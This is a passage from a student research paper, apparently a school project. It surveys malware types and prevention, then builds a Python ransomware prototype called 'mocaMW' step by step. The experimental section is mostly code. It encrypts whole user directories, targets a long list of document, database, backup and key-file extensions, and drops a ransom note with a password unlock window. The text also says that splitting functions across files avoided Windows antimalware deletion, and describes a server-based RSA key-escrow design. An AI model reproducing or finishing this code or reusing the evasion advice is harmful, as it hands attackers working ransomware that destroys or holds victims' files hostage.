A large group of zombie computers connected to each other is called a botnet. Cybercriminals use botnets to perform other attacks, such as Distributed Denials of Service (DDoS), an Account Takeover attacks³⁴, spam phishing emails, steal data and more.

To summarize, a malicious bot converts a computer into a zombie device and connects it to a botnet that a cybercriminal can control at will and use to perform other types of attacks.

3.14. Less common malware: Unix, MacOS and Android

As mentioned on point 1.4, the machines a certain malware can infect are defined by the specific API it is dedicated to. The large majority of examples listed so far are intended to affect different versions of Microsoft Windows OS, not because it is the only one vulnerable to these threats, but because it is by far the most common, hence the most profitable.

Some people do think that Linux/Unix OS distributions are immune to malware. The truth is that, although they are certainly very well protected against it, these systems are still vulnerable. But then why is there so few Linux/Unix malware? In the past, it has been suggested that Linux had so few malware because as its market is rather low, it is a less profitable target. But that is not exactly correct, because there are a lot of non-desktop devices, such as web servers or workstations, which are Unix-derived. Another strong reason is that, as Linux/Unix OS implements a multi-user environment where users are granted different grades of privileges, to gain control over a system or to cause any serious damage, the malware would have to gain root access, which is not as easy as it is in Windows. In the last years, Mirai, PNScan, Gafgyt and GonnaCry have been the most famous Linux threats.

³⁴ Account takeover is a form of online identity theft in which a cybercriminal illegally gains unauthorized access to an account belonging to someone else.

MacOS is said to rarely suffer malware or virus attacks. This is mainly because system software updates to resolve vulnerabilities, just as utilities to find and remove malware, are released very frequently. Some examples of recent MacOS malware are XLoader, XcodeSpy, Silver Sparrow, GoSearch22, GenericSuspicious and FakeFileOpener.

Android malware is really no different than the different types of malware discussed previously which affect desktop or laptop computers. Android devices are considered the most susceptible to malware infection in part because the Google Play Store ecosystem, which should be legitimate and completely safe, has fewer security measures in place when developers are introducing their apps to the public, unconsciously allowing malware, mainly trojans, to infect off-guard users. And if that was not enough, users can download content directly from the internet onto their device, or via their computer, completely bypassing the PlayStore. Of course, traditional forms of malware propagation are applicable too. Android does not come with a pre-installed security software, so it is highly recommendable to install some.

4. Prevention

There is really no way to completely block malware attacks, but there are a few actions which can minimize the risk of getting infected. These are applicable to all devices, not only Windows computers.

- Install antivirus, antimalware and other security tools and keep them up to date.
- Be careful when clicking on links, downloading software online and opening email attachments or images .
- Limit the use of administrative accounts, especially when browsing the internet, downloading any kind of file or installing programs, because malware usually gets the same privileges as the active user.
- Keep software, mostly operating system's updated. Vendors usually provide patches to vulnerabilities which otherwise could be exploited.
- Install a firewall, either on the router or in the system.
- Limit application privileges or access to sensors, such as camera or microphone.

5. Experimental part: Creation of a malware

As I stated in the introduction of this paper, the main objective is to demonstrate that we are closer to malware than we think. To do so, I will attempt to create one completely from scratch, with no more prior knowledge than Windows system administration and architecture, and basic Python programming.

Python is an interpreted, object-oriented, high-level programming language with dynamic semantics. It is high-level built and has an extremely easy syntax. Moreover, it has a lot of libraries that make designing security and offensive tools very easy, such as Nmap, regex, boto3, socket, scapy and cryptography.


It is far from being the best choice when it comes to malware programming, but the fact that it is one of the easiest programming languages existing will support the point that programming malware is not difficult in essence. Moreover, the complexity of this malware will not be so high to require features that cannot be implemented with a high-level language.

To avoid repeating the word malware, I will first of all name this project as 'mocaMW'.

As sources of information, I will try to use mainly the official documents of both Python 3.11 and the libraries I will need to use

All the files and processes that I will be showing and explaining are uploaded on https://github.com/Moca15-ar/ransomware_tdr. This includes a list of requirements (libraries, repositories...), notes about each version's characteristics and instructions on how everything works.

5.1. First idea and planned features



Pic. 5. First Concept of mocaMW

The first step I made in this project was to establish what would be the purpose of 'mocaMW'. From the types previously listed, the one that I found more threatening from the point of view of the user is ransomware, because it extorts them directly, it is one of the few that face the victim, it does not hide nor steal data or money silently.

And so, the first design of mocaMW was inspired by the ransomware model of file encryption, as shown in the diagram. The functions this version was meant to incorporate were one for encryption and one for decryption.

The main feature of ransomware is the encryption in itself, so I started to search for information about it and how to implement it in Python.

Encryption is a form of cryptography that scrambles plain text into unintelligible cipher text using a sort of password called key. In general, in an encrypted communication, a host encrypts a message with a key and then sends it to a recipient, who decrypts it, either with the same key or the corresponding private one, so it can be read again. There are two types of encryption:


- **Symmetric encryption:** Only one key is used to both encrypt and decrypt data. To encrypt, an algorithm scrambles the data in a way that it cannot be understood, and to decrypt, the same algorithm reverses the scramble. The key can be a specific password or a random sequence generated by a RNG³⁵. Its length may be 128, 192 or 256 bits.

³⁵ Random Number Generator

Symmetric encryption is considered less secure compared to asymmetric encryption, although it is the older, faster and most efficient method for encrypting large chunks of data.

It can be easily carried through in Python thanks to the module 'Fernet' from the 'cryptography' library.

- **Asymmetric encryption:** It uses two separate but mathematically related keys; the public one, which encrypts data, and the private one, which decrypts it. Usually, the public key is generated based on the private key. The public key does not need to be secret, hence the name, because in any case, data cannot be decrypted without the private key.



Pic. 6. Asymmetric encryption

Asymmetric encryption is designed for securing sensible data and symmetric key exchanges in public channels. It uses large keys, usually more than 1024 bits long, being the most common length 2048 bits, which makes it more secure and strong, but also converts it in a high resource-consuming process and makes it take longer time, so it is only suitable to encrypt small chunks of data.

Python's 'cryptography' library has also some modules and functions which can be used in asymmetric encryption, but none as specific as 'Fernet' for symmetric encryption.

Now, taking into account the fact that the malware should be able to encrypt any kind of data, independently of its size or type, along with the ease to incorporate each method in Python, I opted for symmetric encryption using the 'Fernet' module.

5.2. Version 1 [Stable 1.2]

The functioning of the 'Fernet' module is very simple. It includes a classmethod generate_key, which generates the key, an encrypt function and a decrypt function.

To maintain code modularity, I created two separated files, one to generate the key and encrypt, and the other to decrypt.

```
1  from cryptography.fernet import Fernet
2  import os
3
4  def generate_key(key_path):
5      key = Fernet.generate_key()
6
7      with open(key_path+'\\'+key.key, 'wb') as key_file:
8          key_file.write(key)
```

Pic. 7. Version 1 code (generate_key)

In this code, I imported the necessary libraries, 'os-sys' and 'cryptography' and then defined a function to generate a key. In line 5, the variable key is defined as the result of the Fernet method generate_key. Then the content of this variable is written on a file so the decrypt script can also access it. Note that the function takes as a parameter the key_path variable, which is used in the open method to indicate the full path where the key is stored. (I will provide the key_path later, when this function is called). I also created a function to read the key from the keyfile and store it into a variable so we can use it (not shown).

```
16  def encrypt(items, key):
17      f = Fernet(key)
18      for item in items:
19          with open(item, 'rb') as file:
20              file_data = file.read()
21              encrypted_data = f.encrypt(file_data)
22              with open(item, 'wb') as file:
23                  file.write(encrypted_data)
```

Pic. 8. Version 1 code (encrypt)

This is the function which encrypts the files. It takes two arguments (I will set them when it is called), items represents a list with all the names of the files in the directory, that is, all the files that have to be encrypted, and the second one, key, represents the key that will be loaded from the key file into a variable. Basically, this means that for every element in the list items, it will read it and store its binary into a variable. Then, it will encrypt the variable and write the content back into the file also in binary form.

Finally, we need to execute all these functions, and I will do so with an if statement:

```
26 if __name__ == '__main__':
27
28     key_path = os.path.dirname(os.path.abspath(__file__))
29     path_to_encrypt = 'C:\\Users\\RitaAlonsoCasablanca\\Desktop\\malware\\ransomware_versions_test\\dir'
30     items = os.listdir(path_to_encrypt)
31     full_path = [path_to_encrypt+'\\'+item for item in items]
32
33     generate_key(key_path)
34     key = load_key()
35
36     encrypt(full_path, key)
37
38     with open(path_to_encrypt+'\\'+ 'readme.txt', 'w') as file:
39         file.write('This file has been encrypted.\n')
40         file.write('Follow the instructions below to decrypt your files. Thanks')
```

Pic. 9. Version 1 code (code encrypt)

The condition in line 26 means that the code will be run when the file is run directly as main, that is, when it is not imported and run through another file. Then, the key_path variable states the absolute path to the current folder, that is, the folder from which the program is running and where the key has to be generated. The path_to_encrypt variable stores the path of the folder we want to encrypt, the items variable, as I said before, returns a list with all the files in the folder, and finally the full_path variable creates a list with the absolute paths to all the files in the directory to encrypt joining the path_to_encrypt with each of the names in items list. Then, we generate and load the key and finally encrypt the files.

I added the code in lines 38-40 to create a text file in the encrypted folder and display a message.

```
20 if __name__ == '__main__':
21
22     path_to_encrypt = 'C:\\Users\\RitaAlonsoCasablanca\\Desktop\\malware\\ransomware_versions_test\\dir'
23     items = os.listdir(path_to_encrypt)
24     full_path = [path_to_encrypt+'\\'+item for item in items]
25     os.remove(path_to_encrypt+'\\'+ 'readme.txt')
26
27     key = load_key()
28     decrypt(full_path, key)
29
30     is_key = os.path.dirname(os.path.abspath(__file__))+'\\'+ 'key.key'
31     os.remove(is_key)
```

Pic. 10. Version 1 code (decrypt)

For the decryption file, I imported the same libraries and wrote the same function to load the key. The decrypt function is practically the same as the encrypt one but backwards: for every path in the items list, it opens and reads the file on that path

as binary and stores it to a variable. Then it decrypts the variable, opens the file anew and writes the decrypted data.

```
11 def decrypt(items, key):
12     f = Fernet(key)
13     for item in items:
14         with open(item, 'rb') as file:
15             encrypted_data = file.read()
16             decrypted_data = f.decrypt(encrypted_data)
17         with open(item, 'wb') as file:
18             file.write(decrypted_data)
```

Pic. 11. Version 1 code (code decrypt)

In this file, the code also has to be run as the main file. Here the variables path_to_encrypt, items and full_path have exactly the same function as in the script above. The instruction in line 25 will remove the text file created during encryption.

Then the key is loaded and the decryption executed, and finally the last two instructions delete the key file, because it is no longer needed.

I did a lot of function tests before achieving something close to what I wanted. The first full program I wrote seemed to work fine, but on the decryption file I came up against a bug that took me quite some time to solve³⁶. It was a `cryptography.fernet.InvalidToken` error, which appears when the data to decrypt is not valid. The problem was that, as shown in picture 9, a text file was generated on the encrypted folder, but contrary to picture 11, in the first prototype the statement in line 25 was missing, so the `readme.txt` file would not be removed. The error arose because that file which had not been encrypted could not be decrypted. Also, it will display a similar error when trying to encrypt a folder, it is unable to do so.

This is, in fact, the version 1.2, because as I mentioned earlier, the previous still had some mistakes, so I fixed them all at once.


³⁶ For a detailed report refer to https://github.com/Moca15-ar/ransomware_tdr/blob/main/v1.0.0/v1.1.0/

5.3. Version 2

Now that I have found a formula to easily encrypt and decrypt which works, I will try to expand it and add the following new features:

1. Encrypt a whole user directory, not only a certain folder.
2. Filter the files that will be encrypted.
3. Display a window instead of a file, which asks for a password to decrypt the files.

First of all, as now I will be working with more files, I will create a working directory and copy the two previous files encrypt and decrypt so I can modify them later.



Pic.12. Version 2 flowchart

Regarding the first new feature, if I want to encrypt the whole user directory, I have to take into account that the mocaMW files are probably on Desktop or Downloads folders inside the same user. So, in order to prevent them from being encrypted, I will program a function for them to move into a secure folder.

```
1  import os
2
3  files = os.listdir(os.path.dirname(os.path.abspath(__file__)))
4
5  def move():
6
7      current_dir = os.path.dirname(__file__)
8      os.system('mkdir C:\MocaRW')
9
10     for f in files:
11         full_dir = current_dir + '\\' + f
12         full_dir = f.replace(' ', '')
13         os.system('move ' + full_dir + ' C:\MocaRW')
```

Pic. 13. Version 2 code (move files)

The variable on line 3 is a list containing all the files that exist in the directory where the current file is located, that is, all the files which form the program. The function `move`, when called, will first set the variable `current_dir` to the directory where this same file is located. Then, the instruction `os.system` permits us to execute any command on Windows CMD, and in this case, it will create a directory named MocaMW directly on the disk C:\. Finally, the for loop in line 10 will create full paths by joining the `current_dir` value with every file of the list `files`, and then execute another CMD command to move each file to the MocaMW directory using the files' absolute path.

Now I will create a function to select the users that are going to be encrypted. I will dismiss all the default users and the administrators, because they contain fewer personal files.

```
1  import os
2
3  users = []
4
5  def get_users():
6      for i in os.scandir('c:\\Users'):
7          if i.is_dir():
8              users.append(i.name)
9
10     for i in users:
11         if i in ['All Users', 'Default', 'Default User', 'defaultuser0', 'defaultuser00', 'Admin']:
12             users.remove(i)
13         else:
14             continue
15
16     return users
```

Pic. 14. Version 2 code (get users)

The function `get_users` is really simple. With a for loop it scans the directory `\\Users`, and if what it finds is a directory, it adds it to the list of users. Then, for every user it found, if it is one of the default users, it removes it from the list. At the end, it returns the list of non-default users.

Another way to find a user to encrypt would be by analyzing the path to the program, divide the path into a list of strings and pick the one that follows the string `Users`. This method should be implemented on version 3.

The next thing to do is filter the files by their extensions, keep the paths of the ones that we want to encrypt, and discard all the others.

```

1 import os
2 from get_users import get_users
3
4 all_paths = {}
5
6 def find_files(name):
7
8     for path, directories_found, files_found in os.walk(name):
9         files=[]
10        extensions = ['.doc', '.docx', '.xls', '.xlsx', '.ppt', '.pptx', '.pst', '.ost', '.msg', '.eml', '.vsd',
11                      '.vsdx', '.txt', '.csv', '.rtf', '.123', '.wks', '.wk1', '.pdf', '.dwg', '.onetoc2', '.snt', '.jpeg', '.jpg',
12                      '.docb', '.docm', '.dot', '.dotm', '.dotx', '.xlsm', '.xlsb', '.xlw', '.xlt', '.xlm', '.xlc', '.xltx', '.xltm',
13                      '.pptm', '.pot', '.pps', '.ppsm', '.ppsx', '.ppam', '.potx', '.potm', '.edb', '.hwp', '.602', '.sxi', '.sti',
14                      '.sldx', '.sldm', '.sldm', '.vdi', '.vmdk', '.vmx', '.gpg', '.aes', '.ARC', '.PAQ', '.bz2', '.tbk', '.bak',
15                      '.tar', '.tgz', '.gz', '.7z', '.rar', '.zip', '.backup', '.iso', '.vcd', '.bmp', '.png', '.gif', '.raw', '.cgm',
16                      '.tif', '.tiff', '.nef', '.psd', '.ai', '.svg', '.djvu', '.m4u', '.m3u', '.mid', '.wma', '.flv', '.3g2', '.mkv',
17                      '.3gp', '.mp4', '.mov', '.avi', '.asf', '.mpeg', '.vob', '.mpg', '.wmv', '.fla', '.swf', '.wav', '.mp3', '.sh',
18                      '.class', '.jar', '.java', '.rb', '.asp', '.php', '.jsp', '.brd', '.sch', '.dch', '.dip', '.pl', '.vb', '.vbs',
19                      '.ps1', '.bat', '.cmd', '.js', '.asm', '.h', '.pas', '.cpp', '.c', '.cs', '.suo', '.sln', '.ldf', '.mdf', '.ibd',
20                      '.myi', '.myd', '.frm', '.odb', '.dbf', '.db', '.mdb', '.accdb', '.sql', '.sqllitedb', '.sqlite3', '.asc', '.lay6',
21                      '.lay', '.mml', '.sxm', '.otg', '.odg', '.uop', '.std', '.sxd', '.otp', '.odp', '.wb2', '.slk', '.dif', '.stc',
22                      '.sxc', '.ots', '.ods', '.3dm', '.max', '.3ds', '.uot', '.stw', '.sxw', '.ott', '.odt', '.pem', '.p12', '.csr',
23                      '.crt', '.pfx', '.der']
24        for f in files_found:
25
26            if os.path.splitext(f)[1] in extensions:
27
28                files.append(f)
29
30        all_paths[path] = files
31

```

Pic. 15. Version 2 code (find files)

The function `find_files` has the attribute `name` because I am going to scan concrete users, as I said, the default users were discarded. The function will scan the user with the method `walk`, which means that it will get all the paths, the directories and the files found on every single directory. Then, in lines 24-28, for every file that it has found, if its extension is in the list of extensions, the function adds it to the list of files. Finally it creates a dictionary with the paths as keys and lists of the files in each path as values. Now I will create another function which, calling the previous `find_files` for every user, filters the files that have been found. To save time and resources, I am going to delete from the dictionary all the pieces which have at least one value equal to 0, and return the resulting list.

```


32 def define_useful_paths():
33     u = get_users()
34
35     for person in u:
36         userpath = 'C:\\Users' + '\\' + person
37         find_files(userpath)
38
39     a = [all_paths]
40     useful_paths = [ele for ele in ({key: val for key, val in sub.items() if val} for sub in a) if ele]
41
42     return useful_paths

```

Pic. 16. Version 2 code (useful files)

The `u` variable represents the list of users I created previously, I imported it on Pic. 14.. Line 39 puts the dictionary `all_paths` on a list and line 40 deletes the elements of `all_paths` that are equal to 0.

Lastly, I will create a window with the python module `tkinter`.



Pic.17. Version 2 code (window) / Pic. 18. Version 2 window

Basically, it will create the window and, when the password is entered, it will call the following function:



Pic.19. Version 2 (verify)

If the password is correct, it will call the function `decrypt`, if it is not, it will display an error message.


For this project to become a real ransomware, it would be enough to change the text on the window, attach a card number, and hide the program files a little bit better so the user is not able to find the key by himself. Anyway, I would not classify any of the three releases of this version as stable, because the third one, which is

supposed to be the good one, failed one of the three times I ran it on a Windows virtual environment.

Needless to say, this is not the best way to encrypt a user, mainly because the key is generated in the same folder as the scripts, so if the user finds it he would be able to decrypt the files without knowing the password. I had an idea to solve this issue, but I have not been able to implement it yet in a stable version of mocaMW, so it will come as a new feature in version 3.

One important annotation: The program is prepared to run having all the functions in one single file, otherwise it is necessary to import in each function's file the required functions from other files of the program (for example, the `encrypt` function is in the `encrypt` file, but it calls the `start_window` function, which is on the `window` file. We need

to import it just as we would do with a normal library, with the syntax `<from name_of_the_file import name_of_the_function>` ; from window import



```
v2.0.0 > v2 exe > mocaMW.py > ...
1 from cryptography.fernet import Fernet
2 import os
3 import tkinter as tk
```

Pic. 21. MocaMW being deleted due to the previous notification.



Pic.20. Windows notification


`start_window`). It is shown on the images that every function is on a different file, because otherwise, Windows antimalware service detects it as a grave threat and deletes it.

However, it is not a problem in GitHub, so for the second version, I uploaded every function in separate files, a commented file with the full code, and the compiled .exe program which I used to test it.

5.4. Version 3 beta

To solve the previous problem with the accessibility of the key, I came up with two ideas. For the first one, asymmetric encryption might be useful. The program in itself would be similar to version 2, but at the moment the function for encrypting

with Fernet is done, it will send a message to a server, which will return a public key. Then another encryption function will run on localhost, but this time, with the asymmetric public key, and it will only encrypt the symmetric key file. To decrypt the data, the user will need to enter the correct password (the password window does run). When the password is correct, localhost sends a message to the server which includes the password as an argument, so the server can verify the authenticity of the private key request. If the verification is successful, the server will send the private key and another asymmetric function will decrypt the symmetric key, which will permit the decryption of all the system.



Pic.22. Version 3 beta flowchart 1

I started to code the asymmetric encryption and decryption process. I will not explain the details, but basically the following function generates a private key (lines 12-17) and uses it to generate a public key (lines 19-20), then encodes the private

key with Base64 ASCII encoding and stores it on a .pem file (lines 23-29). It does the same thing with the public key (lines 31-36).

```
11 def generate_keys_a():
12     global private_key
13     private_key = rsa.generate_private_key(
14         public_exponent=65537,
15         key_size=2048,
16         backend=default_backend()
17     )
18
19     global public_key
20     public_key = private_key.public_key()
21
22
23     pem = private_key.private_bytes(
24         encoding=serialization.Encoding.PEM,
25         format=serialization.PrivateFormat.PKCS8,
26         encryption_algorithm=serialization.NoEncryption()
27     )
28     with open('private_key.pem', 'wb') as f:
29         f.write(pem)
30
31     pem = public_key.public_bytes(
32         encoding=serialization.Encoding.PEM,
33         format=serialization.PublicFormat.SubjectPublicKeyInfo
34     )
35     with open('public_key.pem', 'wb') as f:
36         f.write(pem)
```

Pic.23. Version 3 beta (generate asymmetric keys)

You may notice that this piece of code is written differently, the arguments of each parameter are written each in a new line instead of in the same line as the calling of the method. This is because writing the complete instruction in one line resulted in too long lines, which were inconvenient to read and to show in the screenshot.

The following function loads and decodes the keys:

```
39 def load_keys_a():
40
41     with open("private_key.pem", "rb") as key_file:
42         private_key = serialization.load_pem_private_key(
43             key_file.read(),
44             password=None,
45             backend=default_backend()
46         )
47
48     with open("public_key.pem", "rb") as key_file:
49         public_key = serialization.load_pem_public_key(
50             key_file.read(),
51             backend=default_backend()
52         )
```

Pic.24. Version 3 beta (load keys)


```

61 def encrypt_asymmetric():
62
63     global encrypted
64     encrypted = public_key.encrypt(
65         file,
66         padding.OAEP(
67             mgf=padding.MGF1(algorithm=hashes.SHA256()),
68             algorithm=hashes.SHA256(),
69             label=None
70         )
71     )
72
73 def decrypt_asymmetric():
74
75     global decrypted
76     decrypted = private_key.decrypt(
77         encrypted,
78         padding.OAEP(
79             mgf=padding.MGF1(algorithm=hashes.SHA256()),
80             algorithm=hashes.SHA256(),
81             label=None
82         )
83     )

```

Pic.25. Version 3 beta (encrypt and decrypt)

These are the functions to encrypt and decrypt the files. In line 65, the variable file refers to the file which will be encrypted, not to its path but to its content read in binary mode. I will specify this when the function is called, though it could also be given creating a parameter for the function. The variable encrypted will store the encrypted data in binary mode so we can return it to the original file. The decrypt function decrypts the variable encrypted and stores its content in the original file.

From this code, there are some things that I would change for the next subversion. First of all, the first two functions (pictures 21 and 22) would be executed by the server (through the webpage pythonanywhere, which allows me to create a site that is able to execute python code), when it receives the request. So I think It might be necessary to make the load_keys function return the public key when it is called.

Apart from that, the two functions for decrypt and encrypt (which would be executed by the localhost) are way too generic, I should adapt them to the rest of mocaMW. To get the key file, the same encrypt function will read all the files in the current directory, select the ones with a .key extension, read them in binary mode and store its content to a variable called keyfile, and return the variable. Then, with this variable in the place of the one called file (line 65), it will execute the code shown.

Finally, the variable encrypted, which contains the encrypted key will be written in binary mode on the same file the original key was read from.

The function decrypt will also be able to scan the current directory, find files with the .key extension and read and store their content to a variable, in this case called encrypted_data, (which will be in the place of the current encrypted, in line 77). It will decrypt it using the private key sent by the server, and write the original data again into the key file.

Regarding the implementation of the server, I found this webpage called pythonanywhere which allows users to create a web app which runs python code. So in the symmetric encryption function (which is practically the same as in version 1), I will add a call to another function that will make a request to this web app, which as I said before, will create both keys but only return a public key. Then, in the function to verify the password (see picture 19) instead of calling directly the function to decrypt, it will call a function to send another message to the server requesting the private key and wait for the response. This message will include the correct password, in order to verify its authenticity. When the response is received, it will be stored the variable private_key and the function decrypt_asymmetric will be called. Once the symmetric key is decrypted, the symmetric function to decrypt the bulk of data will be called, finishing the process.

This is the schema for the third version of mocaMW, due to lack of time I have not been able to finish the scripts nor test them in a virtual environment. However, the first subversions of the scripts will be uploaded to GitHub as soon as possible.

For this version, I still have not uploaded any file to GitHub, because they are not part of the program, as I said, the previously shown functions are too general. The folder 'python_function_test' includes the asymmetric encryption program, as well as some server tests and a link to the web app.

6. Conclusion

I consider that the objectives have been accomplished: I have explained and classified the types of malware, created a fully functional malware and improved my programming skills.

The theoretical part was relatively easy, it was only an exposition of theory, so I only had to look for the information and summarize it.

For the practical part, I expected to create a more complex program, but this one turned out more difficult than I thought it would be, especially in the asymmetric encryption and the web server scripts. In any case, I have accomplished my main objective and demonstrated that it is really easy to program a fairly dangerous malware with little programming knowledge.

